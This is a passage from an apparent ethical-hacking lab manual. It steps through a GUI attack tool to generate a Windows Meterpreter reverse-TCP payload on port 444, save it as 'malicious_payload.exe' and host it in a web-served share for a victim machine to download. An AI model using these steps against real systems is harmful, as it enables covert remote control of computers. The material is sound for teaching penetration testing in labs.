
Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** --> **meterpreter**; double-click **meterpreter_reverse_tcp**.




19. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.



20. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** butto



21. A **Message** pop-up appears; click **OK**.




22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

